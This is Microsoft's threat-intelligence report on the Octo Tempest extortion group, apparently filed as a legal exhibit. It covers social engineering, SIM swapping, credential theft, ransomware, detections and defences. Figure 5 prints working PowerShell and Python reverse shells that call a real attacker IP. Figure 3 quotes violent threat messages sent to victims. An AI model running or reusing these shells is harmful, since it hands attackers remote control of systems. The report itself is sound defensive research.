Exhibit 4

Research Threat intelligence Microsoft Incident Response Threat actors

17 min read

Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction

By Microsoft Incident Response
Microsoft Threat Intelligence

October 25, 2023

Incident response Microsoft 365 Defender Microsoft Defender more

Microsoft has been tracking activity related to the financially motivated threat actor Octo Tempest, whose evolving campaigns represent a growing concern for organizations across multiple industries. Octo Tempest leverages broad social engineering campaigns to compromise organizations across the globe with the goal of financial extortion. With their extensive range of tactics, techniques, and procedures (TTPs), the threat actor, from our perspective, is one of the most dangerous financial criminal groups.

Octo Tempest is a financially motivated collective of native English-speaking threat actors known for launching wide-ranging campaigns that prominently feature adversary-in-the-middle (AiTM) techniques, social engineering, and SIM swapping capabilities. Octo Tempest, which overlaps with research associated with 0ktapus, Scattered Spider, and UNC3944, was initially seen in early 2022, targeting mobile telecommunications and business process outsourcing organizations to initiate phone number ports (also known as SIM swaps). Octo Tempest monetized their intrusions in 2022 by selling SIM swaps to other criminals and performing account takeovers of high-net-worth individuals to steal their cryptocurrency.



Octo Tempest: Evolving targeting, actions, outcomes, and monetization of attacks
Phase 1: Early 2022 - Late 2022
Mobile providers, business process outsourcers
Social engineering, data collection to support sim swaps
SIM-swap targeted victims
Crypto fraud and selling access to other threat actors
Phase 2: Late 2022 – Early 2023
Telecommunications, email and tech service providers
Phishing, social engineering, mass password resets targeting providers' customers, data exfiltration
Broad account takeover, leaks to large data leak sites
Extortion using sensitive data as leverage
Phase 3: Mid 2023
Gaming, hospitality, retail, MSPs, manufacturing, technology, financial
Expanded capabilities as BlackCat ransomware affiliate
Ransomware deployment, more noticeable impact
Extortion using encrypted data and data theft as leverage

Figure 1. *The evolution of Octo Tempest's targeting, actions, outcomes, and monetization*

Building on their initial success, Octo Tempest harnessed their experience and acquired data to progressively advance their motives, targeting, and techniques, adopting an increasingly aggressive approach. In late 2022 to early 2023, Octo Tempest expanded their targeting to include cable telecommunications, email, and technology organizations. During this period, Octo Tempest started monetizing intrusions by extorting victim organizations for data stolen during their intrusion operations and in some cases even resorting to physical threats.

In mid-2023, Octo Tempest became an affiliate of ALPHV/BlackCat, a human-operated ransomware as a service (RaaS) operation, and initial victims were extorted for data theft (with no ransomware deployment) using ALPHV Collections leak site. This is notable in that, historically, Eastern European ransomware groups refused to do business with native English-speaking criminals. By June 2023, Octo Tempest started deploying ALPHV/BlackCat ransomware payloads (both Windows and Linux versions) to victims and lately has focused their deployments primarily on VMWare ESXi servers. Octo Tempest progressively broadened the scope of industries targeted for extortion, including natural resources, gaming, hospitality, consumer products, retail, managed service providers, manufacturing, law, technology, and financial services.

In recent campaigns, we observed Octo Tempest leverage a diverse array of TTPs to navigate complex hybrid environments, exfiltrate sensitive data, and encrypt data. Octo Tempest leverages tradecraft that many organizations don't have in their typical threat models, such as SMS phishing, SIM swapping, and advanced social engineering techniques. This blog post aims to provide organizations with an insight into Octo Tempest's tradecraft by detailing the fluidity of their operations and to offer organizations defensive mechanisms to thwart the highly motivated financial cybercriminal group.

DEFEND AGAINST OCTO TEMPEST

Jump to Recommendations ↗

HUNT FOR RELATED ACTIVITY

Jump to Hunting guidance ↗

Analysis

The well-organized, prolific nature of Octo Tempest's attacks is indicative of extensive technical depth and multiple hands-on-keyboard operators. The succeeding sections cover the wide range of TTPs we observed being used by Octo Tempest.

EXPERTS DISCUSS OCTO TEMPEST

Listen to The Microsoft Threat Intelligence Podcast ↗



INITIAL ACCESS
Social engineering
Masquerading and impersonation
DISCOVERY
Enumerating internal documentation
Continuing environmental reconnaissance
CREDENTIAL ACCESS, LATERAL MOVEMENT
Identifying tier-0 assets
Accessing enterprise environments via VPN
Collecting additional credentials
DEFENSE EVASION, EXECUTION
Leveraging EDR and management tooling
Circumventing Conditional Access
PERSISTENCE
Installing a trusted backdoor
Manipulating existing accounts
Establishing access to resources
ACTIONS ON OBJECTIVES
Staging and exfiltrating stolen data
Deploying BlackCat ransomware

Figure 2. Octo Tempest TTPs

Initial access


Social engineering with a twist

Octo Tempest commonly launches social engineering attacks targeting technical administrators, such as support and help desk personnel, who have permissions that could enable the threat actor to gain initial access to accounts. The threat actor performs research on the organization and identifies targets to effectively impersonate victims, mimicking idiolect on phone calls and understanding personal identifiable information to trick technical administrators into performing password resets and resetting multifactor authentication (MFA) methods. Octo Tempest has also been observed impersonating newly hired employees in these attempts to blend into normal on-hire processes.

Octo Tempest primarily gains initial access to an organization using one of several methods:

- Social engineering
  - Calling an employee and socially engineering the user to either:
    - Install a Remote Monitoring and Management (RMM) utility
    - Navigate to a site configured with a fake login portal using an adversary-in-the-middle toolkit
    - Remove their FIDO2 token
  - Calling an organization’s help desk and socially engineering the help desk to reset the user’s password and/or change/add a multi-factor authentication token/factor
- Purchasing an employee’s credentials and/or session token(s) on a criminal underground market
- SMS phishing employee phone numbers with a link to a site configured with a fake login portal using an adversary-in-the-middle toolkit
- Using the employee’s pre-existing access to mobile telecommunications and business process outsourcing organizations to initiate a SIM swap or to set up call number forwarding on an employee’s phone number. Octo Tempest will initiate a self-service password reset of the user’s account once they have gained control of the employee’s phone number.

In rare instances, Octo Tempest resorts to fear-mongering tactics, targeting specific individuals through phone calls and texts. These actors use personal information, such as home addresses and family names, along with physical threats to coerce victims into sharing credentials for corporate access.



[redacted]

send ur login rn

or im getting a corp account and getting u fired

send ur login

right now

10 minutes

im gonna send someone over there at a random time so

when ur sleeping

u wont know when

send ur login G and everything goes away

we delete ur info after we have what we need

or u can get ur house shot

u pick one

8 minutes

in the next 5 hours [redacted] ur

[redacted]

Text Message
Today 11:15 PM

[redacted]

text the [redacted] password in the next 30 minutes or else ur door is getting kicked down [redacted]

send it

or ur fucked G

[redacted]

if we dont get ur [redacted] login in the next 20 minutes were sending a shooter to your house

ur wife is gonna get shot if u dont fold it [redacted]

lmk

[redacted]

well send shooters to both LOL

Figure 3. Threats sent by Octo Tempest to targets

Reconnaissance and discovery

Crossing borders for identity, architecture, and controls enumeration

In the early stage of their attacks, Octo Tempest performs various enumeration and information gathering actions to pursue advanced access in targeted environments and abuses legitimate channels for follow-on actions later in the attack sequence. Initial bulk-export of users, groups, and device information is closely followed by enumerating data and resources readily available to the user's profile within virtual desktop infrastructure or enterprise-hosted resources.

Frequently, Octo Tempest uses their access to carry out broad searches across knowledge repositories to identify documents related to network architecture, employee onboarding, remote access methods, password policies, and credential vaults.

Octo Tempest then performs exploration through multi-cloud environments enumerating access and resources across cloud environments, code repositories, server and backup management infrastructure, and others. In this stage, the threat actor validates access, enumerates databases and storage containers, and plans footholds to aid further phases of the attack.

Additional tradecraft and techniques:

- PingCastle and ADRecon to perform reconnaissance of Active Directory
- Advanced IP Scanner to probe victim networks
- Govmomi Go library to enumerate vCenter APIs
- PureStorage FlashArray PowerShell module to enumerate storage arrays
- AAD bulk downloads of user, groups, and devices

Privilege escalation and credential access

Octo Tempest commonly elevates their privileges within an organization through the following techniques:

- Using their pre-existing access to mobile telecommunications and business process outsourcing organizations to initiate a SIM swap or to set up call number forwarding on an employee's phone number. Octo Tempest will initiate a self-service password reset of the user's account once they have gained control of the employee's phone number.

- Social engineering – calling an organization's help desk and socially engineering the help desk to reset an administrator's password and/or change/add a multi-factor authentication token/factor

Further masquerading and collection for escalation

Octo Tempest employs an advanced social engineering strategy for privilege escalation, harnessing stolen password policy procedures, bulk downloads of user, group, and role exports, and their familiarity with the target organizations procedures. The actor's privilege escalation tactics often rely on building trust through various means, such as leveraging possession of compromised accounts and demonstrating an understanding of the organization's procedures. In some cases, they go as far as bypassing password reset procedures by using a compromised manager's account to approve their requests.

Octo Tempest continually seeks to collect additional credentials across all planes of access. Using open-source tooling like Jercretz and TruffleHog, the threat actor automates the identification of plaintext keys, secrets, and credentials across code repositories for further use.

Additional tradecraft and techniques:


- Modifying access policies or using MicroBurst to gain access to credential stores
- Using open-source tooling: Mimikatz, Hekatomb, Lazagne, gosecretsdump, smbpasswd.py, LinPEAS, ADFSDump
- Using VMAccess Extension to reset passwords or modify configurations of Azure VMs
- Creating snapshots virtual domain controller disks to download and extract NTDS.dit
- Assignment of User Access Administrator role to grant Tenant Root Group management scope

Defense evasion

Security product arsenal sabotage

Octo Tempest compromises security personnel accounts within victim organizations to turn off security products and features and attempt to evade detection throughout their compromise. Using compromised accounts, the threat actor leverages EDR and device management technologies to allow malicious tooling, deploy RMM software, remove or impair security products, data theft of sensitive files (e.g. files with credentials, signal messaging databases, etc.), and deploy malicious payloads.

To prevent identification of security product manipulation and suppress alerts or notifications of changes, Octo Tempest modifies the security staff mailbox rules to automatically delete emails from vendors that may raise the target's suspicion of their activities.


Timestamp
Jul 30, 2023 7:26:32 AM

ActionType
New-InboxRule

AccountDisplayName
[redacted]

ActivityObjects

```
ırameter","ServiceObjectType":"Session ID","Value":"3ff79e1f-b08a-4d7c-aa13-ccc
'Name":"New-InboxRule"}
',"Name":"AlwaysDeleteOutlookRulesBlob","Value":"False"}
',"Name":"Force","Value":"False"}
',"Name":"Name","Value":"junk"}
',"Name":"BodyContainsWords","Value":"fivetran,stitch,airbyte"}
',"Name":"DeleteMessage","Value":"True"}
',"Name":"StopProcessingRules","Value":"True"}
```

Figure 4. Inbox rule created by Octo Tempest to delete emails from vendors

Additional tradecraft and techniques:


- Using open-source tooling like *privacy.sexy* framework to disable security products
- Enrolling actor-controlled devices into device management software to bypass controls
- Configuring trusted locations in Conditional Access Policies to expand access capabilities
- Replaying harvested tokens with satisfied MFA claims to bypass MFA

Persistence

Sustained intrusion with identities and open-source tools

Octo Tempest leverages publicly available security tools to establish persistence within victim organizations, largely using account manipulation techniques and implants on hosts. For identity-based persistence, Octo Tempest targets federated identity providers using tools like AADInternals to federate existing domains, or spoof legitimate domains by adding and then federating new domains. The threat actor then abuses this federation to generate forged valid security assertion markup language (SAML) tokens for any user of the target tenant with claims that have MFA satisfied, a technique known as Golden SAML. Similar techniques have also been observed using Okta as their source of truth identity provider, leveraging Okta Org2Org functionality to impersonate any desired user account.

To maintain access to endpoints, Octo Tempest installs a wide array of legitimate RMM tools and makes required network modifications to enable access. The usage of reverse shells is seen across Octo Tempest intrusions on both Windows and Linux endpoints. These reverse shells commonly initiate connections to the same attacker infrastructure that deployed the RMM tools.



```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("85.217.144.210",80);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2  = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes
($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("85.217.144.210",80));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

Figure 5. Reverse shellcode used by Octo Tempest

A unique technique Octo Tempest uses is compromising VMware ESXi infrastructure, installing the open-source Linux backdoor Bedevil, and then launching VMware Python scripts to run arbitrary commands against housed virtual machines.

Additional tradecraft and techniques:

- Usage of open-source tooling: ScreenConnect, FleetDeck, AnyDesk, RustDesk, Splashtop, Pulseway, TightVNC, LummaC2, Level.io, Mesh, TacticalRMM, Tailscale, Ngrok, WsTunnel, Rsocx, and Socat
- Deployment of Azure virtual machines to enable remote access via RMM installation or modification to existing resources via Azure serial console
- Addition of MFA methods to existing users
- Usage of the third-party tunneling tool Twingate, which leverages Azure Container instances as a private connector (without public network exposure)

Actions on objectives

Common trifecta: Data theft, extortion, and ransomware

The goal of Octo Tempest remains financially motivated, but the monetization techniques observed across industries vary between cryptocurrency theft and data exfiltration for extortion and ransomware deployment.

Like in most cyberattacks, data theft largely depends on the data readily available to the threat actor. Octo Tempest accesses data from code repositories, large document management and storage systems, including SharePoint, SQL databases, cloud storage blobs/buckets, and email, using legitimate management clients such as DBeaver, MongoDB Compass, Azure SQL Query Editor, and Cerebrata for the purpose of connection and collection. After data harvesting, the threat actor employs anonymous file-hosting services, including GoFile.io, shz.al, StorjShare, Temp.sh, MegaSync, Paste.ee, Backblaze, and AWS S3 buckets for data exfiltration.

Octo Tempest employs a unique technique using the data movement platform Azure Data Factory and automated pipelines to extract data to external actor hosted Secure File Transfer Protocol (SFTP) servers, aiming to blend in with typical big data operations. Additionally, the threat actor commonly registers legitimate Microsoft 365 backup solutions such as Veeam, AFI Backup, and CommVault to export the contents of SharePoint document libraries and expedite data exfiltration.

Ransomware deployment closely follows data theft objectives. This activity targets both Windows and Unix/Linux endpoints and VMware hypervisors using a variant of ALPHV/BlackCat. Encryption at the hypervisor level has shown significant impact to organizations, making recovery efforts difficult post-encryption.

Octo Tempest frequently communicates with target organizations and their personnel directly after encryption to negotiate or extort the ransom—providing "proof of life" through samples of exfiltrated data. Many of these communications have been leaked publicly, causing significant reputational damage to affected organizations.

Additional tradecraft and techniques:

- Use of the third-party services like FiveTran to extract copies of high-value service databases, such as SalesForce and ZenDesk, using API connectors
- Exfiltration of mailbox PST files and mail forwarding to external mailboxes

Recommendations

Hunting methodology

Octo Tempest's utilization of social engineering, living-off-the land techniques, and diverse toolsets could make hunting slightly unorthodox. Following these general guidelines alongside robust deconfliction with legitimate users will surface their activity:

Identity

- Understand authentication flows in the environment.
- Centralize visibility of administrative changes in the environment into a single pane of glass.
- Scrutinize all user and sign-in risk detections for any administrator within the timeframe. Common alerts that are surfaced during an Octo Tempest intrusion include (but not limited to): Impossible Travel, Unfamiliar Sign-in Properties, and Anomalous Token
- Review the coverage of Conditional Access policies; scrutinize the use of trusted locations and exclusions.
- Review all existing and new custom domains in the tenant, and their federation settings.
- Scrutinize administrator groups, roles, and privileges for recent modification.
- Review recently created Microsoft Entra ID users and registered device identities.
- Look for any anomalous pivots into organizational apps that may hold sensitive data, such as Microsoft SharePoint and OneDrive.

Azure

- Leverage and continuously monitor Defender for Cloud for Azure Workloads, providing a wealth of information around unauthorized resource access.
- Review Azure role-based access control (RBAC) definitions across the management group, subscription, resource group and resource structure.
- Review the public network exposure of resources and revoke any unauthorized modifications.
- Review both data plane and management plane access control for all critical workloads such as those that hold credentials and organizational data, like Key Vaults, storage accounts, and database resources.
- Tightly control access to identity workloads that issue access organizational resources such as Active Directory Domain Controllers.
- Review the Azure Activity log for anomalous modification of resources.

Endpoints

- Look for recent additions to the indicators or exclusions of the EDR solution in place at the organization.
- Review any generation of offboarding scripts.
- Review access control within security products and EDR software suites.
- Scrutinize any tools used to manage endpoints (SCCM, Intune, etc.) and look for recent rule additions, packages, or deployments.
- Scrutinize use of remote administration tools across the environment, paying particular attention to recent installations regardless of whether they are used legitimately within the network already.
- Ensure monitoring at the network boundary is in place, that alerting is in place for connections with common anonymizing services and scrutinize the use of these services.

Defending against Octo Tempest activity

Align privilege in Microsoft Entra ID and Azure

Privileges spanning Microsoft Entra ID and Azure need to be holistically aligned, with purposeful design decisions to prevent unauthorized access to critical workloads. Reducing the number of users with permanently assigned critical roles is paramount to achieving this. Segregation of privilege between on-premises and cloud is also necessary to sever the ability to pivot within the environment.

It is highly recommended to implement Microsoft Entra Privileged Identity Management (PIM) as a central location for the management of both Microsoft Entra ID roles and Azure RBAC. For all critical roles, at minimum:

- Implement role assignments as eligible rather than permanent.

- Review and understand the role definition Actions and NotActions – ensure to select only the roles with actions that the user requires to do their role (least privileged access).
- Configure these roles to be time-bound, deactivating after a specific timeframe.
- Require users to perform MFA to elevate to the role.
- Optionally require users to provide justification or a ticket number upon elevation.
- Enable notifications for privileged role elevation to a subset of administrators.
- Utilize PIM Access Reviews to reduce standing access in the organization on a periodic basis.

Every organization is different and, therefore, roles will be classified differently in terms of their criticality. Consider the scope of impact those roles may have on downstream resources, services, or identities in the event of compromise. For help desk administrators specifically, ensure to scope privilege to exclude administrative operations over Global Administrators. Consider implementing segregation strategies such as Microsoft Entra ID Administrative Units to segment administrative access over the tenant. For identities that leverage cross-service roles such as those that service the Microsoft Security Stack, consider implementing additional service-based granular access control to restrict the use of sensitive functionality, like Live Response and modification of IOC allow lists.

Segment Azure landing zones

For organizations yet to begin or are early in their modernization journey, end-to-end guidance for cloud adoption is available through the Microsoft Azure Cloud Adoption Framework. Recommended practice and security are central pillars—Azure workloads are segregated into separate, tightly restricted areas known as landing zones. When deploying Active Directory in the cloud, it is advised to create a platform landing zone for identity—a dedicated subscription to hold all Identity-related resources such as Domain Controller VM resources. Employ least privilege across this landing zone with the aforementioned privilege and PIM guidance for Azure RBAC.

Implement Conditional Access policies and authentication methods

TTPs outlined in this blog leverage strategies to evade multifactor authentication defenses. However, it is still strongly recommended to practice basic security hygiene by implementing a baseline set of Conditional Access policies:

- Require multifactor authentication for all privileged roles with the use of authentication strengths to enforce phish-resistant MFA methods such as FIDO2 security keys
- Require phishing-resistant multifactor authentication for administrators
- Enforce MFA registration from trusted locations from a device that also meets organizational requirements with Intune device compliance policies
- User and sign-in risk policies for signals associated to Microsoft Entra ID Protection

Organizations are recommended to keep their policies as simple as possible. Implementing complex policies might inhibit the ability to respond to threats at a rapid pace or allow threat actors to leverage misconfigurations within the environment.

Develop and maintain a user education strategy

An organization's ability to protect itself against cyberattacks is only as strong as its people—it is imperative to put in place an end-to-end cybersecurity strategy highlighting the importance of ongoing user education and awareness. Targeted education and periodic security awareness campaigns around common cyber threats and attack vectors such as phishing and social engineering not only for users that hold administrative privilege in the organization, but the wider user base is crucial. A well-maintained incident response plan should be developed and refined to enable organizations to respond to unexpected cybersecurity events and rapidly regain positive control.

Use out-of-band communication channels

Octo Tempest has been observed joining, recording, and transcribing calls using tools such as OtterAI, and sending messages via Slack, Zoom, and Microsoft Teams, taunting and threatening targets, organizations, defenders, and gaining insights into incident response operations/planning. Using out-of-band communication channels is strongly encouraged when dealing with this threat actor.

Detections

Microsoft 365 Defender

> Microsoft 365 Defender is becoming Microsoft Defender XDR. Learn more.

NOTE: Several tools mentioned throughout this blog are remote administrator tools that have been utilized by Octo Tempest to maintain persistence. While these tools are abused by threat actors, they can have legitimate use cases by normal users, and are updated on a frequent basis. Microsoft recommends monitoring their use within the environment, and when they are identified, defenders take the necessary steps for deconfliction to verify their use.

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects this threat as the following malware:

- HackTool:Win32/Mimikatz
- HackTool:Win64/Mimikatz
- Behavior:Win32/BlackCatExec
- Ransom:Win32/Blackcat
- Ransom:Linux/BlackCat
- Behavior:Win32/BlackCat
- Ransom:Win64/BlackCat

Turning on tamper protection, which is part of built-in protection, prevents attackers from stopping security services.

Microsoft Defender for Endpoint

The following Microsoft Defender for Endpoint alerts can indicate associated threat activity:

- Octo Tempest activity group

The following alerts might also indicate threat activity related to this threat. Note, however, that these alerts can also be triggered by unrelated threat activity.

- Suspicious usage of remote management software
- Mimikatz credential theft tool
- BlackCat ransomware
- Activity linked to BlackCat ransomware
- Tampering activity typical to ransomware attacks
- Possible hands-on-keyboard pre-ransom activity

Microsoft Defender for Cloud Apps

Using Microsoft Defender for Cloud Apps connectors, Microsoft 365 Defender raises AitM-related alerts in multiple scenarios. For Microsoft Entra ID customers using Microsoft Edge, attempts by attackers to replay session cookies to access cloud applications are detected by Microsoft 365 Defender through Defender for Cloud Apps connectors for Microsoft Office 365 and Azure. In such scenarios, Microsoft 365 Defender raises the following alerts:

- Backdoor creation using AADInternals tool
- Suspicious domain added to Microsoft Entra ID
- Suspicious domain trust modification following risky sign-in
- User compromised via a known AitM phishing kit
- User compromised in AiTM phishing attack
- Suspicious email deletion activity

Similarly, the connector for Okta raises the following alerts:

- Suspicious Okta account enumeration
- Possible AiTM phishing attempt in Okta

Microsoft Defender for Identity

Microsoft Defender for Identity raises the following alerts for TTPs used by Octo Tempest such as NTDS stealing and Active Directory reconnaissance:

- Account enumeration reconnaissance
- Network-mapping reconnaissance (DNS)
- User and IP address reconnaissance (SMB)
- User and Group membership reconnaissance (SAMR)
- Suspected DCSync attack (replication of directory services)
- Suspected AD FS DKM key read
- Data exfiltration over SMB

Microsoft Defender for Cloud

The following Microsoft Defender for Cloud alerts relate to TTPs used by Octo Tempest. Note, however, that these alerts can also be triggered by unrelated threat activity.

- MicroBurst exploitation toolkit used to enumerate resources in your subscriptions
- MicroBurst exploitation toolkit used to execute code on your virtual machine
- MicroBurst exploitation toolkit used to extract keys from your Azure key vaults
- MicroBurst exploitation toolkit used to extract keys to your storage accounts
- Suspicious Azure role assignment detected
- Suspicious elevate access operation (Preview)
- Suspicious invocation of a high-risk ‘Initial Access’ operation detected (Preview)
- Suspicious invocation of a high-risk ‘Credential Access’ operation detected (Preview)
- Suspicious invocation of a high-risk ‘Data Collection’ operation detected (Preview)
- Suspicious invocation of a high-risk ‘Execution’ operation detected (Preview)
- Suspicious invocation of a high-risk ‘Impact’ operation detected (Preview)
- Suspicious invocation of a high-risk ‘Lateral Movement’ operation detected (Preview)
- Unusual user password reset in your virtual machine
- Suspicious usage of VMAccess extension was detected on your virtual machines (Preview)
- Suspicious usage of multiple monitoring or data collection extensions was detected on your virtual machines (Preview)
- Run Command with a suspicious script was detected on your virtual machine (Preview)

- Suspicious Run Command usage was detected on your virtual machine (Preview)
- Suspicious unauthorized Run Command usage was detected on your virtual machine (Preview)

Microsoft Sentinel

Microsoft Sentinel customers can use the following Microsoft Sentinel Analytics template to identify potential AitM phishing attempts:

- Possible AitM Phishing Attempt Against Azure AD

This detection uses signals from Microsoft Entra ID Identity Protection and looks for successful sign-ins that have been flagged as high risk. It combines this with data from web proxy services, such as ZScaler, to identify where users might have connected to the source of those sign-ins immediately prior. This can indicate a user interacting with an AitM phishing site and having their session hijacked. This detection uses the Advanced Security Information Model (ASIM) Web Session schema. Refer to this article for more details on the schema and its requirements.

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection info, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender Threat Intelligence

- Octo Tempest
- Octo Tempest uses social engineering and AADInternals to compromise cloud identities

Microsoft 365 Defender Threat analytics

- Actor profile: Octo Tempest
- Threat insights: Octo Tempest uses social engineering and AADInternals to compromise cloud identities

Hunting queries

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Microsoft Sentinel also has a range of detection and threat hunting content that customers can use to detect the post exploitation activity detailed in this blog in addition to Microsoft 365 Defender detections list above.

- Suspicious sign-in followed by MFA modification
- Account MFA modifications
- Okta SSO phishing detection
- Okta rare MFA operations
- Okta login from different locations
- Okta user password reset
- SharePointFileOperation via clientIP with previously unseen user agents
- SharePointFileOperation via devices with previously unseen user agents

- SharePointFileOperation via previously unseen IPs of risky ASN's
- SharePointFileOperation via previously unseen IPs
- Anomalous AAD account manipulation
- New external user granted admin
- Anomolous sign-ins based on time
- New account added to admin group
- Authentication methods changed for privileged account
- Rare run command PowerShell script
- Azure NSG administrative operations
- Rare operations of create and update of snapshots
- AdFind usage
- Anomalous listing of storage keys
- Storage account key enumeration
- Potential Microsoft Security services tampering
- Potential Microsoft Defender tampering
- Office mail forwarding
- Multiple users Office mail forwarding

Further reading

Listen to Microsoft experts discuss Octo Tempest TTPs and activities on The Microsoft Threat Intelligence Podcast.

Visit this page for more blogs from Microsoft Incident Response.

For more security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.

To get notified about new publications and to join discussions on social media, follow us on X (formerly Twitter) at https://twitter.com/MsftSecIntel.


November 1, 2023 update: Updated the Actions of objectives section to fix the list of anonymous file-hosting services used by Octo Tempest for data exfiltration, which incorrectly listed Sh.AzI. It has been corrected to shz.al.

Related Posts

Research Threat intelligence Microsoft Defender Business email compromise
Jun 8 · 12 min read

Detecting and mitigating a multi-stage AiTM phishing and BEC campaign >

Microsoft Defender Experts observed a multi-stage adversary-in-the-middle (AiTM) and business email compromise (BEC) attack targeting banking and financial services organizations over two days. This attack originated from a compromised trusted vendor,




Research Threat intelligence Ransomware · May 9 · 37 min read

Ransomware as a service: Understanding the cybercrime gig economy and how to protect yourself >

